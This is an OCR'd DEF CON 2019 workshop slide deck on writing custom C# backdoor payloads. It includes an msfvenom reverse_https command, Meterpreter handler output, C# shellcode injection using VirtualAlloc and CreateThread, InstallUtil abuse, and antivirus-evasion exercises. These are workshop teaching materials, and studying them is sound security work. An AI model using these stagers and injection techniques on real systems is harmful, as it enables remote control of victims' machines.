Writing Custom Backdoor payloads with C#

Mauricio Velazco @mvelazco
Olindo Verrillo @olindoverrillo
Defcon 2019

#WHOAREWE


Workshop Guidelines

- Goals
- Exercises & Lab guide
  https://github.com/mvelazc0/defcon27
- Capture the Flag

Introduction

Command & Control

- Communication channel established between an infected host and a server used to control the victim host remotely
- Client – server architecture



https://www.activecountermeasures.com/blog-beacon-analysis-the-key-to-cyber-threat-hunting/

Command & Control Frameworks

- Metasploit
- PowerShell Empire
- Cobalt Strike
- PoschC2
- TrevorC2
- Covenant
- FactionC2
- Koadic
- Merlin
- Sliver

Metasploit & Meterpreter

- Extensible C-based payload that uses in memory DLL injection to load modules at runtime
- Meterpreter and the modules it loads run from memory, without touching disk.
- Supports HTTP & HTTPs

Metasploit & Meterpreter

```
msf exploit(handler) > [*] https://192.168.1.14:443 handling request from 192.168.1.12;
 (UUID: tnqr4xse) Staging x86 payload (180311 bytes) ...
[*] Meterpreter session 1 opened (192.168.1.14:443 -> 192.168.1.12:52599) at 2018-06-30
 02:14:23 -0400
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN7-1
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : HACKLABZ
Logged On Users : 12
Meterpreter     : x86/windows
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
```


Powershell Empire

- Pure-Powershell2.0 Windows remote administration tool
- Cryptologically-secure communications
- Integrated by default with other Powershell frameworks like PowerSploit and PowerView
- Flexible C2 settings
- HTTP & HTTPS

Powershell Empire

```
(Empire: agents) > [+] Initial agent 52C7F6PH from 192.168.1.12 now active (Slack)

(Empire: agents) > interact 52C7F6PH
(Empire: 52C7F6PH) > sysinfo
(Empire: 52C7F6PH) > sysinfo: 0|http://192.168.1.14:80|HACKLABZ|hsimpson|WIN7-1|192.168
.1.12|Microsoft Windows 7 Professional |False|powershell|2424|powershell|2

Listener:         http://192.168.1.14:80
Internal IP:    192.168.1.12
Username:         HACKLABZ\hsimpson
Hostname:       WIN7-1
OS:               Microsoft Windows 7 Professional
High Integrity:   0
Process Name:     powershell
Process ID:       2424
Language:         powershell
Language Version: 2


(Empire: 52C7F6PH) >
```

Command & Control Frameworks



https://www.fireeye.com/blog/threat-research/2019/04/carbanak-week-part-one-a-rare-occurrence.html


C Sharp 101

- Object oriented programming language released in 2001 as part of the .NET initiative
- C# source is compiled to IL (Intermediate Language) which can then be translated into machine instructions by the CLR (Common Language Runtime)

  https://docs.microsoft.com/en-us/dotnet/standard/clr
- Managed Code vs Unmanaged

  https://docs.microsoft.com/en-us/dotnet/standard/managed-code

C Sharp 101



https://www.c-sharpcorner.com/UploadFile/8911c4/code-execution-process/

C Sharp 101

1.cs*

Miscellaneous Files | HelloWorld

```
1   using System;
2
3   class HelloWorld
4   {
5       static void Main()
6       {
7           Console.WriteLine("Hello World!");
8           Console.WriteLine("Press any key to exit.");
9           Console.ReadKey();
10      }
11  }
12
```

C Sharp 101

- Pinvoke (Platform Invocation Services) allows managed code to call functions implemented in unmanaged libraries (Dlls)

DllImportAttribute Class

Namespace: System.Runtime.InteropServices

Assemblies: System.Runtime.InteropServices.dll, mscorlib.dll, netstandard.dll

Indicates that the attributed method is exposed by an unmanaged dynamic-link library (DLL) as a static entry point.

```
[System.AttributeUsage(System.AttributeTargets.Method, Inherited=false)]
[System.Runtime.InteropServices.ComVisible(true)]
public sealed class DllImportAttribute : Attribute
```

Labs

Lab 0 : Environment set up

Lab 1: Hello World

Console Class


- Represents the standard input, output, and error streams for console applications.

```
Console.WriteLine("Hello World!");
Console.ReadKey();
```

- https://docs.microsoft.com/en-us/dotnet/api/system.console?view=netframework-4.8

Windows API

- Exposes programming interfaces to the services provided by the OS
- File system access, processes & threads management, network connections, user interface, etc.
- https://docs.microsoft.com/en-us/windows/desktop/api/



https://www.oreilly.com/library/view/learning-malware-analysis/9781788392501/8aa60d1d-3efa-48bf-8fdc-2e3028b0401e.xhtml




FIGURE 1-1 Relationship between .NET Framework components

https://windowskernal.wordpress.com/2011/08/22/windows-api/

MessageBox

- Displays a modal dialog box that contains a system icon, a set of buttons, and a brief application-specific message
- If the function fails, the return value is zero


Syntax

```
int MessageBox(
  HWND    hWnd,
  LPCTSTR lpText,
  LPCTSTR lpCaption,
  UINT    uType
);
```

Lab 2: Custom Meterpreter Stager

Meterpreter backdoors

- Staged payloads
- msfvenom -p windows/x64/meterpreter/reverse_https LHOST=[IP] LPORT=443 -f exe > rev.exe



https://blog.cobaltstrike.com/2013/06/28/staged-payloads-what-pen-testers-should-know/

Web.Client Class

- Provides common methods for sending data to and receiving data from a resource identified by a URI.

```
WebClient client = new WebClient();
client.Headers["User-Agent"] ="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36";
byte[] response = client.DownloadData("https://www.google.com/");
```

- https://docs.microsoft.com/en-us/dotnet/api/system.net.webclient?view=netframework-4.8

VirtualAlloc

- Reserves a region of memory within the virtual address space of the calling process.
- If succeeds, it returns the base address of the allocated region

Syntax

C++

```
LPVOID VirtualAlloc(
  LPVOID lpAddress,
  SIZE_T dwSize,
  DWORD  flAllocationType,
  DWORD  flProtect
);
```

Marshal Class

- Provides a collection of methods for allocating unmanaged memory, copying unmanaged memory blocks, and converting managed to unmanaged types

- https://docs.microsoft.com/en-us/dotnet/api/system.runtime.interopservices.marshal?view=netframework-4.8

```
public static void Copy (byte[] source, int startIndex, IntPtr destination, int length);
```

CreateThread

- Creates a thread within the virtual address space of the calling process
- If it succeeds, it returns a handle to the new thread

Syntax

C++

```
HANDLE CreateThread(
  LPSECURITY_ATTRIBUTES   lpThreadAttributes,
  SIZE_T                  dwStackSize,
  LPTHREAD_START_ROUTINE  lpStartAddress,
  __drv_aliasesMem LPVOID lpParameter,
  DWORD                   dwCreationFlags,
  LPDWORD                 lpThreadId
);
```

WaitForSingleObject

- Waits until the specified object in the signaled state
- If succeeds, the return value indicated the event that caused the function to return

Syntax

C++

```
DWORD WaitForSingleObject(
  HANDLE hHandle,
  DWORD  dwMilliseconds
);
```

2.exe:10612 Properties

Image | Performance | Performance Graph | GPU Graph | Threads | TCP/IP | Security | Environment | Job | .NET Assemblies | .NET Performance | Strings

☑ Resolve addresses


Prot...	Local Address	Remote Address	State
TCP	user-pc.nyc.rr.com:...	192.168.0.35:8080	CLOSE_WAIT
TCP	user-pc.nyc.rr.com:...	192.168.0.35:8080	ESTABLISHED

2.exe:10612 Properties

Image | Performance | Performance Graph | GPU Graph | Threads | TCP/IP | Security | Environment | Job | .NET Assemblies | .NET Performance | Strings

Printable strings found in the scan:

```
https://192.168.0.35:8080/nD7qcbYj8eZVlSICKHiKQ5d9UJt8wcsY3KVBWrtBEvK9mbfbWNqZ9sf1
User-Agent
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
VS_VERSION_INFO
VarFileInfo
Translation
StringFileInfo
FileDescription
FileVersion
```


C:\Users\User\Desktop\defcon27\exercise2\2.exe

Capture The Flag #1

- As shown on the screenshot above, the payload opens a console window that will be visible to the victim and easy to spot. Change the source code of Exercise 2 to hide the console using Windows API calls.

Lab 3: Raw Shellcode Injection

Shellcode

- Sequence of bytes that represent assembly instructions
- Usually used as the payload after successful exploitation
- Metasploit's msfvenom generates shellcode for different payloads

```
byte[] shellcode = new byte[301] {
0xfc,0x48,0x81,0xe4,0xf0,0xff,0xff,0xff,0xe8,0xd0,0x00,0x00,0x00,0x41,0x51,
0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x3e,0x48,
0x8b,0x52,0x18,0x3e,0x48,0x8b,0x52,0x20,0x3e,0x48,0x8b,0x72,0x50,0x3e,0x48,
0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,
0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x3e,
0x48,0x8b,0x52,0x20,0x3e,0x8b,0x42,0x3c,0x48,0x01,0xd0,0x3e,0x8b,0x80,0x88,
0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x6f,0x48,0x01,0xd0,0x50,0x3e,0x8b,0x48,
0x18,0x3e,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,0xe3,0x5c,0x48,0xff,0xc9,0x3e,
0x41,0x8b,0x34,0x88,0x48,0x01,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,
0xc1,0xc9,0x0d,0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x3e,0x4c,0x03,0x4c,0x24,
0x08,0x45,0x39,0xd1,0x75,0xd6,0x58,0x3e,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,
0x66,0x3e,0x41,0x8b,0x0c,0x48,0x3e,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x3e,
0x41,0x8b,0x04,0x88,0x48,0x01,0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,
0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,
0x59,0x5a,0x3e,0x48,0x8b,0x12,0xe9,0x49,0xff,0xff,0xff,0x5d,0x49,0xc7,0xc1,
0x00,0x00,0x00,0x00,0x3e,0x48,0x8d,0x95,0xfe,0x00,0x00,0x00,0x3e,0x4c,0x8d,
0x85,0x15,0x01,0x00,0x00,0x48,0x31,0xc9,0x41,0xba,0x45,0x83,0x56,0x07,0xff,
0xd5,0x48,0x31,0xc9,0x41,0xba,0xf0,0xb5,0xa2,0x56,0xff,0xd5,0x48,0x65,0x6c,
0x6c,0x6f,0x20,0x66,0x72,0x6f,0x6d,0x20,0x73,0x68,0x65,0x6c,0x6c,0x63,0x6f,
0x64,0x65,0x20,0x21,0x00,0x4d,0x65,0x73,0x73,0x61,0x67,0x65,0x42,0x6f,0x78,
0x00 };
```

Shellcode

```
test@kali:~$ msfvenom -a x64 -p windows/x64/messagebox Text="Hello from shellcode !" -f csharp
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 301 bytes
Final size of csharp file: 1557 bytes
byte[] buf = new byte[301] {
0xfc,0x48,0x81,0xe4,0xf0,0xff,0xff,0xff,0xe8,0xd0,0x00,0x00,0x00,0x41,0x51,
0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x3e,0x48,
0x8b,0x52,0x18,0x3e,0x48,0x8b,0x52,0x20,0x3e,0x48,0x8b,0x72,0x50,0x3e,0x48,
0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,
0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x3e,
```

Shellcode Injection

- VirtualAlloc, CreateThread & WaitForSingleObject for the win !

```
UInt32 codeAddr = VirtualAlloc(0, (UInt32)shellcode.Length,MEM_COMMIT, PAGE_EXECUTE_READWRITE);
Marshal.Copy(shellcode, 0, (IntPtr)(codeAddr), shellcode.Length);
threatHandle = CreateThread(0, 0, codeAddr, parameter, 0, ref threadId);
WaitForSingleObject(threatHandle, 0xFFFFFFFF);
```

Shellcode Injection

```
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
msf5 exploit(multi/handler) > set LHOST 192.168.67.129
LHOST => 192.168.67.129
msf5 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf5 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://192.168.67.129:8080
[*] https://192.168.67.129:8080 handling request from 192.168.67.1; (UUID: zi5ctk3q) Staging x64 paylo
ad (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.67.129:8080 -> 192.168.67.1:50214) at 2019-06-25 22:28:03 -0
400

meterpreter >
```

explorer.exe	4936	0.20		87.98 MB	WINDEV1905EVAL\User	Windows Explorer
SecurityHealthSystray.exe	7356			1.59 MB	WINDEV1905EVAL\User	Windows Security notification...
vmtoolsd.exe	7488	0.07	760 B/s	27.54 MB	WINDEV1905EVAL\User	VMware Tools Core Service
OneDrive.exe	7568			20.3 MB	WINDEV1905EVAL\User	Microsoft OneDrive
cmd.exe	2264			2.92 MB	WINDEV1905EVAL\User	Windows Command Processor
procexp.exe	9824			2.98 MB	WINDEV1905EVAL\User	Sysinternals Process Explorer
devenv.exe	2840	0.03		92.37 MB	WINDEV1905EVAL\User	Microsoft Visual Studio 2019
notepad++.exe	9704			10.25 MB	WINDEV1905EVAL\User	Notepad++ : a free (GNU) sou...
1.exe	10424			16.25 MB	WINDEV1905EVAL\User	
conhost.exe	6344			6.96 MB	WINDEV1905EVAL\User	Console Window Host

InstallUtil

- "Command-line utility that allows you to install and uninstall server resources by executing the installer components in specified assemblies"
  https://docs.microsoft.com/en-us/dotnet/framework/tools/installutil-exe-installer-tool

- Microsoft signed binary that can be used to run any .NET assembly ☺

InstallUtil.exe /logfile= /LogToConsole=false /U malicious.exe

InstallUtil

Command Prompt - C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U 2.exe

```
C:\Users\user\Development\defcon207\lab3>2.exe
I am not malicious :)

C:\Users\user\Development\defcon207\lab3>
C:\Users\user\Development\defcon207\lab3>C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U 2.exe

Microsoft (R) .NET Framework Installation utility Version 4.7.3056.0
Copyright (C) Microsoft Corporation.  All rights reserved.
```

Process Explorer - Sysinternals: www.sysinternals.com [user-PC\user]

File Options View Process Find Users Help

Process	PID	Path	Image...	CPU	Private B...	Working Set	Description
explorer.exe	9076	C:\Windows\explorer.exe	64-bit	2.41	110,456 K	100,600 K	Windows Explorer
MSASCuiL.exe	9100	C:\Program Files\Windows Defender\MSASCuiL.exe	64-bit		2,228 K	2,352 K	Windows Defender notification icon
chrome.exe	14300	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe	64-bit	0.46	230,900 K	231,184 K	Google Chrome
notepad++.exe	6672	C:\Program Files (x86)\Notepad++\notepad++.exe	32-bit		10,020 K	11,016 K	Notepad++ : a free (GNU) source code editor
procexp64.exe	9504	C:\Users\user\Downloads\ProcessExplorer\procexp64.exe	64-bit	0.97	32,820 K	20,108 K	Sysinternals Process Explorer
vmware.exe	10364	C:\Program Files (x86)\VMware\VMware Workstation\vmware.exe	32-bit	0.01	44,880 K	23,052 K	VMware Workstation
vmware-unity-helper.exe	11940	C:\Program Files (x86)\VMware\VMware Workstation\vmware-unity-hel...	32-bit		5,756 K	3,212 K	VMware Unity Helper
Procmon.exe	14928	[Access is denied.]	32-bit		3,396 K	2,720 K	
Procmon64.exe	4068	[Access is denied.]	64-bit		19,960 K	30,200 K	
cmd.exe	16932	C:\Windows\System32\cmd.exe	64-bit		3,640 K	4,452 K	Windows Command Processor
conhost.exe	16660	C:\Windows\System32\conhost.exe	64-bit	0.02	7,456 K	17,512 K	Console Window Host
InstallUtil.exe	4396	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe	32-bit	< 0.01	12,460 K	20,864 K	.NET Framework installation utility
notepad.exe	9172	C:\Windows\SysWOW64\notepad.exe	32-bit		4,152 K	17,012 K	Notepad
SnippingTool.exe	16208	C:\Windows\System32\SnippingTool.exe	64-bit	0.49	4,572 K	18,464 K	Snipping Tool
vmware-tray.exe							

CPU Usage: 23.36% | Commit Charge: 36.19% | Processes: 257 | Physical Usage: 50.90%

Capture The Flag #2

- Modify Exercise 2's source code to obtain a meterpreter shell by abusing InstallUtil.exe

Lab 4: Shellcode Obfuscation

Msfvenom's Default Payload

43 / 69

Community Score

43 engines detected this file

reverse64.exe

64bits assembly peexe

7 KB
Size

2019-06-29 16:55:06 UTC
a moment ago

EXE

DETECTION DETAILS COMMUNITY 2

Acronis	Suspicious	Ad-Aware	Trojan.Metasploit.A
AegisLab	Trojan.Win64.Shelma.tplj	ALYac	Trojan.Metasploit.A
SecureAge APEX	Malicious	Arcabit	Trojan.Metasploit.A
Avast	Win64:Evo-gen [Susp]	AVG	Win64:Evo-gen [Susp]
Avira (no cloud)	TR/Crypt.XPACK.Gen7	BitDefender	Trojan.Metasploit.A
CAT-QuickHeal	Trojan.Dynamer.S4605	CrowdStrike Falcon	Win/malicious_confidence_100% (D)
Cybereason	Malicious.9ce01b	Cylance	Unsafe
Cyren	W64/S-c4a4ef26!Eldorado	DrWeb	BackDoor.Shell.244
Emsisoft	Trojan.Metasploit.A (B)	Endgame	Malicious (high Confidence)
eScan	Trojan.Metasploit.A	ESET-NOD32	A Variant Of Win64/Rozena.J
F-Prot	W64/S-c4a4ef26!Eldorado	F-Secure	Trojan.TR/Crypt.XPACK.Gen7
FireEye	Generic.mg.6909bde9ce01b811	Fortinet	W64/Rozena.J!tr
GData	Win64.Trojan.Rozena.A	Ikarus	Trojan.Win64.Rozena
